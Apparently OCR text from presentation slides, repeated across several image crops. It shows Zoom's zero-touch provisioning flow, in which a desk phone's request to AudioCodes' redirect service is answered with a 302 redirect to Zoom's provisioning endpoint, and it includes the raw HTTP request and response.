


vendor redirect service
3. requests the device configuration
4. redirects to Zoom's ZTP URL
desk phone
2. initiates that Zoom is
the provisioning and configuration
server for the added device
IT administrator
5. requests the device configuration
6. responses with the final
device configuration
zoom
1. adds a device and assigns
a configuration template




vendor redirect service
3. requests the device configuration
4. redirects to Zoom's ZTP URL
2. initiates that Zoom is the provisioning and configuration server for the added device
desk phone
IT administrator
5. requests the device configuration
6. responses with the final device configuration
zoom
1. adds a device and assigns a configuration template

Vendor Redirect Service




```
GET /00908F9D8992 HTTP/1.1
Host: redirect.audiocodes.com
Accept: */*
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Connection: close
```

Vendor Redirect Service


Request

```
GET /00908F9D8992 HTTP/1.1
Host: redirect.audiocodes.com
Accept: */*
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Connection: close
```


Vendor Redirect Service



Request

```
GET /00908F9D8992 HTTP/1.1
Host: redirect.audiocodes.com
Accept: */*
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Connection: close
```


Vendor Redirect Service



Response


```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=utf-8
Date: Thu, 29 Jun 2023 08:20:05 GMT
Location: https://eu01pbxacp.zoom.us/api/v2/pbx/provisioning/audiocodes/
Request-Context: appId=cid-v1:229bb6bd-04d7-408d-b225-c6e440f5c51b
```

Vendor Redirect Service




```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=utf-8
Date: Thu, 29 Jun 2023 08:20:05 GMT
Location: https://eu01pbxacp.zoom.us/api/v2/pbx/provisioning/audiocodes/
Request-Context: appId=cid-v1:229bb6bd-04d7-408d-b225-c6e440f5c51b
```

Vendor Redirect Service



